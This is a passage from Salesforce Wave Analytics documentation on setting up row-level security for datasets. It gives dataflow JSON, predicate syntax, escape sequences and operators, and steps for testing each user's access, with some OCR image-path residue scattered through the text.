1. In Wave Analytics, click the gear icon ( ) and then select **Data Monitor** to open the data monitor.
   The Jobs view of the data monitor appears by default.
2. Select **Dataflow View**.
3. Click the actions list (1) for the dataflow and then select **Download** to download the existing dataflow definition file.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To download, upload, run, and monitor a dataflow:

- "Edit Wave Analytics Dataflows"



4. Open the dataflow definition file in a JSON or text editor.
5. Add the JSON determined in the previous step.
6. Before you save the dataflow definition file, use a JSON validation tool to verify that the JSON is valid.
   An error occurs if you try to upload the dataflow definition file with invalid JSON. You can find JSON validation tool on the internet.
7. Save and close the dataflow definition file.
8. In the Dataflow View of the data monitor, click the actions list for the dataflow and then select **Upload**.
9. Select the updated dataflow definition file and click **Upload**.
10. In the Dataflow View of the data monitor, click the actions list for the dataflow and then select **Run** to run the dataflow job.
11. Click the **Refresh Jobs** button ( ) to view the latest status of the dataflow job.
    You can view the OppTeamMember dataset after the dataflow job completes successfully.

Note: If you are adding a predicate to a dataset that was previously created, each user must log out and log back in for the predicate to take effect.

Test Row-Level Security for the Dataset


You must verify that the predicate is applied properly and that each user can see the appropriate opportunities.

1. Log in to Wave Analytics as Lucy.
2. Open the OppTeamMember opportunity.
   Notice that Lucy can't view the opportunity associated with the opportunity team anymore because she is not a member of the team.


EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.



3. Log out and now log in as Bill.
   Bill can view the opportunity that is shared by the opportunity team of which he is a member.



Row-Level Security Example based on Role Hierarchy and Record Ownership

Let's look at an example where you create a dataset based on Salesforce data and then implement row-level security based on the Salesforce role hierarchy and record ownership. In this example, you will create a dataset that contains all opportunities. To restrict access on each record in the dataset, you will create a security policy where each user can view only opportunities that they own or that are owned by their subordinates based on the Salesforce role hierarchy. This process requires multiple steps that are described in the sections that follow.

1. Determine Which Data to Include in the Dataset
   First, determine what data you want to include in the dataset. For this example, you will create the OppRoles dataset that contains all opportunities as well as user details about each opportunity owner, such as their full name, division, and title.
2. Design the Dataflow to Load the Data
   Now it's time to figure out how the dataflow will extract the data and load it into a dataset. You start by creating this high-level design for the dataflow.
3. Determine Row-Level Security for the Dataset
   Now it's time to think about row-level security. How will you restrict access to each record in this dataset?
4. Modify the Dataflow Based on Row-Level Security
   Now it's time to modify the dataflow definition file to account for the predicate.
5. Create the Dataset
   Now that you have the final dataflow definition file, you can create the dataset.
6. Test Row-Level Security for the Dataset
   You must verify that the predicate is applied properly and that each user can see the appropriate opportunities.

SEE ALSO:


flatten Parameters

Determine Which Data to Include in the Dataset

First, determine what data you want to include in the dataset. For this example, you will create the OppRoles dataset that contains all opportunities as well as user details about each opportunity owner, such as their full name, division, and title.

You will obtain opportunities from the Opportunity object and user details from the User object. Both are objects in Salesforce.

In this example, your Salesforce organization has the following role hierarchy and users.



EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


Also, your organization contains the following opportunities, most of which are owned by Keith.



Action	Opportunity Name	Account Name	Amount	Close Date	Stage	Opportunity Owner Alias
Edit | Del	Acc - 1000 Widgets	Acc_salesrep		9/4/2014	Prospecting	Tony
Edit | Del	Acme - 1,200 Widgets	Acme	$140,000.00	6/14/2012	Value Proposition	Keith
Edit | Del	Acme - 200 Widgets	Acme	$20,000.00	10/13/2012	Prospecting	Keith
Edit | Del	Acme - 600 Widgets	Acme	$70,000.00	8/10/2012	Needs Analysis	Keith
Edit | Del	ESales_01	East_Sales_acc_01		9/4/2014	Prospecting	Bill
Edit | Del	Global Media - 400 ...	Global Media	$40,000.00	7/13/2012	Id. Decision Makers	Keith
Edit | Del	salesforce.com - 1,...	salesforce.com	$100,000.00	6/14/2012	Negotiation/Review	Keith
Edit | Del	salesforce.com - 2,...	salesforce.com	$20,000.00	8/12/2012	Value Proposition	Keith
Edit | Del	salesforce.com - 50...	Global Media	$50,000.00	5/12/2012	Closed Won	Keith
Edit | Del	salesforce.com - 50...	Global Media	$500,000.00	5/12/2012	Closed Won	Keith
Edit | Del	West_Sales_01	West_Sales_Acc_01		9/4/2014	Prospecting	Lucy

Design the Dataflow to Load the Data

Now it's time to figure out how the dataflow will extract the data and load it into a dataset. You start by creating this high-level design for the dataflow.



The dataflow will extract data from the Opportunity and User objects, join the data, and then load it into the OppRoles dataset.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


Now let's implement that design in JSON, which is the format of the dataflow definition file. A dataflow definition file contains transformations that extract, transform, and load data into a dataset.

Based on the design, you create the JSON shown below.

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
        ]
      }
   },
```

```
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Username" },
         { "name": "LastName" },
         { "name": "FirstName" },
         { "name": "Name" },
         { "name": "CompanyName" },
         { "name": "Division" },
         { "name": "Department" },
         { "name": "Title" },
         { "name": "Alias" },
         { "name": "CommunityNickname" },
         { "name": "UserType" },
         { "name": "UserRoleId" }
         ]
      }
   },
   "Augment_Opportunity_User": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Extract_User",
         "relationship": "Owner",
         "right_select": [
            "Name"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_User",
         "rowLevelSecurityFilter": ""
      }
   }
}
```

If you were to run this dataflow, Wave Analytics would generate a dataset with no row-level security. As a result, any user that has access to the dataset would be able to view all opportunities. For example, as shown below, Bill would be able to view all opportunities, including those owned by his manager Keith.



You need to apply row-level security to restrict access to records in this dataset.

Determine Row-Level Security for the Dataset

Now it's time to think about row-level security. How will you restrict access to each record in this dataset?

You decide to implement the following predicate on the dataset.

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```
'ParentRoleIDs' == "$User.UserRoleId" || 'OwnerId' == "$User.Id"
```

Note: The current dataflow doesn't contain logic to create a dataset column named "ParentRoleIDs." ParentRoleIDs is a placeholder for the name of a column that will contain this information. In the next step, you will modify the dataflow to add this column to the dataset. This column name will change based on how you configure the dataflow.

Based on the predicate, Wave Analytics returns an opportunity record if:

- The user who submits the query is a parent of the opportunity owner based on the Salesforce role hierarchy. Wave Analytics determines this based on their role IDs and the role hierarchy.
- Or, the user who submits the query on the dataset is the opportunity owner.

Let's examine both parts of this predicate.

Predicate Part	Description
'ParentRoleIDs' == "$User.UserRoleId"	• ParentRoleIDs refers to a dataset column that contains a comma-separated list of role IDs of all users above the opportunity owner based on the role hierarchy. You will create this dataset column in the next section. • $User.UserRoleId refers to the UserRoleId column of the User object. Wave Analytics looks up the user role ID of the user who submits the query from the User object.
'OwnerId' == "$User.Id"	• OwnerId refers to the dataset column that contains the user ID of the owner of each opportunity. • $User.Id refers to the Id column of the User object. Wave Analytics looks up the user ID of the user who submits the query from the User object.

Modify the Dataflow Based on Row-Level Security

Now it's time to modify the dataflow definition file to account for the predicate.

In this scenario, you have to make changes to the dataflow based on the predicate.

- Add a column in the dataset that stores a comma-separated list of the role IDs of all parents for each opportunity owner. When you defined the predicate in the previous step, you temporarily referred to this column as "ParentRoleIDs." To add the column, you redesign the dataflow as shown in the following diagram:

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


The new dataflow design contains the following changes:

- Extracts the role IDs from the UserRole object.
- Uses the Flatten transformation to generate a column that stores a comma-separated list of the role IDs of all parents of each user. When you determined the predicate in the previous step, you temporarily referred to this column as "ParentRoleIDs."
- Link the new column to the OppRoles dataset.

- Add the predicate to the Register transformation that registers the OppRoles dataset.

You modify the dataflow as shown below.

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "User",
         "fields": [
            { "name": "Id" },
            { "name": "Username" },
            { "name": "LastName" },
            { "name": "FirstName" },
            { "name": "Name" },
            { "name": "CompanyName" },
            { "name": "Division" },
            { "name": "Department" },
            { "name": "Title" },
            { "name": "Alias" },
            { "name": "CommunityNickname" },
            { "name": "UserType" },
            { "name": "UserRoleId" }
         ]
      }
   },
   "Extract_UserRole": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "UserRole",
         "fields": [
            { "name": "Id" },
            { "name": "ParentRoleId" },
            { "name": "RollupDescription" },
            { "name": "OpportunityAccessForAccountOwner" },
            { "name": "CaseAccessForAccountOwner" },
            { "name": "ContactAccessForAccountOwner" },
            { "name": "ForecastUserId" },
            { "name": "MayForecastManagerShare" },
            { "name": "LastModifiedDate" },
            { "name": "LastModifiedById" },
```

```
            { "name": "SystemModstamp" },
            { "name": "DeveloperName" },
            { "name": "PortalAccountId" },
            { "name": "PortalType" },
            { "name": "PortalAccountOwnerId" }
         ]
      }
   },
   "Flatten_UserRole": {
      "action": "flatten",
      "parameters": {
         "multi_field": "Roles",
         "parent_field": "ParentRoleId",
         "path_field": "RolePath",
         "self_field": "Id",
         "source": "Extract_UserRole"
      }
   },
   "Augment_User_FlattenUserRole": {
      "action": "augment",
      "parameters": {
         "left": "Extract_User",
         "left_key": [
            "UserRoleId"
         ],
         "relationship": "Role",
         "right": "Flatten_UserRole",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Roles",
            "RolePath"
         ]
      }
   },
   "Augment_Opportunity_UserWithRoles": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Augment_User_FlattenUserRole",
         "relationship": "Owner",
         "right_select": [
            "Name",
            "Role.Roles",
            "Role.RolePath"
         ],
         "right_key": [
            "Id"
         ]
      }
```

```
    },
    "Register": {
       "action": "sfdcRegister",
       "parameters": {
          "alias": "OppRoles",
          "name": "OppRoles",
          "source": "Augment_Opportunity_UserWithRoles",
        "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
 == \"$User.Id\""
       }
    }
}
```

Note: In this example, the dataset has columns Owner.Role.Roles and OwnerId. A user can view the values of these columns for each record to which they have access.


Create the Dataset

Now that you have the final dataflow definition file, you can create the dataset.

Warning: If you wish to perform the steps in this sample implementation, verify that you have all required Salesforce objects and fields, and perform the steps in a non-production environment. Ensure that these changes do not impact other datasets that you already created. Also, always make a backup of the existing dataflow definition file before you make changes because you cannot retrieve old versions of the file.

To create the dataset, perform the following steps.

1. In Wave Analytics, click the gear icon ( ) and then select **Data Monitor** to open the data monitor.
   The Jobs View of the data monitor appears by default.
2. Select **Dataflow View**.
3. Click the actions list (1) for the dataflow and then select **Download** to download the existing dataflow definition file.



4. Open the dataflow definition file in a JSON or text editor.
5. Add the JSON determined in the previous step.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To download, upload, run, and monitor a dataflow:

- "Edit Wave Analytics Dataflows"

6. Before you save the dataflow definition file, use a JSON validation tool to verify that the JSON is valid.
   An error occurs if you try to upload the dataflow definition file with invalid JSON. You can find JSON validation tool on the internet.
7. Save and close the dataflow definition file.
8. In the Dataflow View of the data monitor, click the actions list for the dataflow and then select **Upload**.
9. Select the updated dataflow definition file and click **Upload**.
10. In the Dataflow View of the data monitor, click the actions list for the dataflow and then select **Run** to run the dataflow job.
11. Click the **Refresh Jobs** button ( ) to view the latest status of the dataflow job.
    You can view the OppRoles dataset after the dataflow job completes successfully.

Note: If you are adding a predicate to a dataset that was previously created, each user must log out and log back in for the predicate to take effect.

Test Row-Level Security for the Dataset

You must verify that the predicate is applied properly and that each user can see the appropriate opportunities.

1. Log in to Wave Analytics as Bill.
2. Open the OppRoles opportunity.
   Notice that Bill can't see his manager Keith's opportunities anymore. Now, he can see only his opportunity and his subordinate Tony's opportunity.

EDITIONS

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
Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

- ""
- ""



3. Log out and now log in as Keith.

As expected, Keith can still see all opportunities.



Predicate Expression Syntax for Datasets

You must use valid syntax when defining the predicate expression.

The predicate expression must have the following syntax:

```
<dataset column> <operator> <value>
```

For example, you can define the following predicate expression for a dataset:

```
'UserId' == "$User.Id"
```

You can create more complex predicate expressions such as:

```
('Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"
```

Consider the following requirements for the predicate expression:

- The expression is case-sensitive.
- The expression cannot exceed 1,000 characters.
- There must be at least one space between the dataset column and the operator, between the operator and the value, and before and after logical operators. This expression is not valid: `'Revenue'>100`. It must have spaces like this: `'Revenue' > 100`.

If you try to apply a predicate to a dataset and the predicate is not valid, an error appears when any user tries to query the dataset.

Dataset Columns in a Predicate Expression
You include at least one dataset column as part of the predicate expression.

Values in a Predicate Expression
The value in the predicate expression can be a string literal or number literal. It can also be a field value from the User object in Salesforce.

Escape Sequences
You can use the backslash character (\) to escape characters in column names and string values in a predicate expression.

Character Set Support
Wave Analytics supports UTF-8 characters in dataset column names and values in a predicate expression. Wave Analytics replaces non-UTF-8 characters with the UTF-8 symbol ( ). If Wave Analytics has to replace a non-UTF-8 character in a predicate expression, users may experience unexpected query results.

Special Characters
Certain characters have a special meaning in Wave Analytics.

Operators
You can use comparison operators and logical operators in predicate expressions.

Sample Predicate Expressions for Datasets
Review the samples to see how to structure a predicate expression.

Dataset Columns in a Predicate Expression

You include at least one dataset column as part of the predicate expression.

Consider the following requirements for dataset columns in a predicate expression:

- Column names are case-sensitive.
- Column names must be enclosed in single quotes ('). For example, `'Region' == "South"`

  Note: A set of characters in double quotes is treated as a string rather than a column name.

- Single quotes in column names must be escaped. For example, `'Team\'s Name' == "West Region Accounts"`

Values in a Predicate Expression

The value in the predicate expression can be a string literal or number literal. It can also be a field value from the User object in Salesforce.

Consider the following requirements for each value type.

Value Type	Requirements	Predicate Expression Examples
string literal	Enclose in double quotes and escape the double quotes.	• `'Owner' == "Amber"` • `'Stage Name' == "Closed Won"`
number literal	Can be a float or long datatype. Do not enclose in quotes.	• `'Expected_Revenue' >= 2000.00` • `'NetLoss' < -10000`

Value Type	Requirements	Predicate Expression Examples
field value	When referencing a field from the User object, use the $User.[field] syntax. Use the API name for the field. You can specify standard or custom fields of type string, number, or multi-value picklist. When you define a predicate for a dataset, you must have read access on all User object fields used to create the predicate expression. However, when a user queries a dataset that has a predicate based on the User object, Wave Analytics uses the access permissions of the Insights Security User to evaluate the predicate expression based on the User object. Note: By default, the Security User does not have access permission on custom fields of the User object. To grant the Security User read access on a field, set field-level security on the field in the user profile of the Security User.	• `'Owner.Role' == "$User.UserRoleId"` • `'GroupID' == "$User.UserGroupId__c"` Note: Supported User object field value types are string, number, and multi-value picklist. Other types (for example, boolean) are not supported.

Escape Sequences

You can use the backslash character (\) to escape characters in column names and string values in a predicate expression.

You can use the \' escape sequence to escape a single quote in a column name. For example:

```
'Team\'s Name' == "West Region Accounts"
```

You can use the following escape sequences for special characters in string values.

Sequence	Meaning
\b	One backspace character
\n	New line
\r	Carriage return
\t	Tab
\Z	CTRL+Z (ASCII 26)
\"	One double-quote character

Sequence	Meaning
\\	One backslash character
\0	One ASCII null character

Character Set Support

Wave Analytics supports UTF-8 characters in dataset column names and values in a predicate expression. Wave Analytics replaces non-UTF-8 characters with the UTF-8 symbol (). If Wave Analytics has to replace a non-UTF-8 character in a predicate expression, users may experience unexpected query results.

Special Characters

Certain characters have a special meaning in Wave Analytics.

Character	Name	Description
‘	Single quote	Encloses a dataset column name in a predicate expression. Example predicate expression: `'Expected_Revenue' >= 2000.00`
“	Double quote	Encloses a string value or field value in a predicate expression. Example predicate expression: `'OpportunityOwner' == "Michael Vesti"`
( )	Parentheses	Enforces the order in which to evaluate a predicate expression. Example predicate expression: `('Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"`
$	Dollar sign	Identifies the Salesforce object in a predicate expression. Note: You can only use the User object in a predicate expression. Example predicate expression: `'Owner.Role' == "$User.UserRoleId"`

Character	Name	Description
.	Period	Separates the object name and field name in a predicate expression. Example predicate expression: `'Owner' == "$User.UserId"`

Operators

You can use comparison operators and logical operators in predicate expressions.

Comparison Operators
Comparison operators return true or false.

Logical Operators
Logical operators return true or false.

Comparison Operators

Comparison operators return true or false.

Wave Analytics supports the following comparison operators.

Operator	Name	Description
==	Equals	True if the operands are equal. String comparisons that use the equals operator are case-sensitive. Example predicate expressions: `'Stage Name' == "Closed Won"`
!=	Not equals	True if the operands are not equal. String comparisons that use the not equals operator are case-sensitive. Example predicate expression: `'isDeleted' != "False"`
<	Less than	True if the left operand is less than the right operand. Example predicate expression: `'Revenue' < 100`
<=	Less or equal	True if the left operand is less than or equal to the right operand.
>	Greater than	True if the left operand is greater than the right operand.
>=	Greater or equal	True if the left operand is greater than or equal to the right operand.
in	Multi-value list filter	True if the left operand exists in the list of strings substituted for a multi-value picklist (field value). Example predicate expression:

Operator Name	Description
	`'Demog' in ["$User.Demographic__c"]` In this example, `Demographic__c` is of type `multiPicklistField`. During evaluation, the multi-value picklist field is substituted by a list of strings, with 1 string per user-selected item. Note: Comma-separated lists are not supported within the square-bracket construct.

You can use the <, <=, >, and >= operators with measure columns only.

